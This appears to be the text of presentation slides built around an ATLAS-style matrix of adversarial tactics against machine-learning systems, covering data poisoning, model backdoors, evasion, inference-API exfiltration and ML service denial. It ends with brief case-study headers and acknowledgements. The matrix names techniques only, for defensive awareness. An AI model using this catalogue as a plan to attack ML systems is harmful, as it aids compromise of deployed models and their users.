Reconnaissance & 5 techniques	Resource Development & 7 techniques	Initial Access & 4 techniques	ML Model Access 4 techniques	Execution & 2 techniques	Persistence & 2 techniques	Defense Evasion & 1 technique	Discovery & 3 techniques	Collection & 3 techniques	ML Attack Staging 4 techniques	Exfiltration & 2 techniques	Impact & 7 techniques
Search for Victim's Publicly Available Research Materials	Acquire Public ML Artifacts	ML Supply Chain Compromise	ML Model Inference API Access	User Execution &	Poison Training Data	Evade ML Model	Discover ML Model Ontology	ML Artifact Collection	Create Proxy ML Model	Exfiltration via ML Inference API	Evade ML Model
Search for Publicly Available Adversarial Vulnerability Analysis	Obtain Capabilities &	Valid Accounts &	ML-Enabled Product or Service	Command and Scripting Interpreter &	Backdoor ML Model		Discover ML Model Family	Data from Information Repositories &	Backdoor ML Model	Exfiltration via Cyber Means	Denial of ML Service
Search Victim-Owned Websites	Develop Adversarial ML Attack Capabilities	Evade ML Model	Physical Environment Access				Discover ML Artifacts	Data from Local System &	Verify Attack		Spamming ML System with Chaff Data
Search Application Repositories	Acquire Infrastructure	Exploit Public-Facing Application &	Full ML Model Access						Craft Adversarial Data		Erode ML Model Integrity
Active Scanning &	Publish Poisoned Datasets										Cost Harvesting
	Poison Training Data										ML Intellectual Property Theft
	Establish Accounts &										System Misuse for External Effect

ATLAS Case Studies



Compromised PyTorch Dependency Chain

! Incident

Incident Date: **25 December 2022** | Reporter: **PyTorch**
Actor: **Unknown** | Target: **PyTorch**

↓ DOWNLOAD DATA ▾

Microsoft Azure Service Disruption

Incident Date: **2020**

Actor: **Microsoft AI Red Team** | Target: **Internal Microsoft Azure Service**

[Case Studies](#) of attacks on ML systems


Acknowledgements



David Fiser (@anu4is)

@thezdi

Magno Oliveira (@magnologan)



we need to secure our present, first.



THANK YOU!

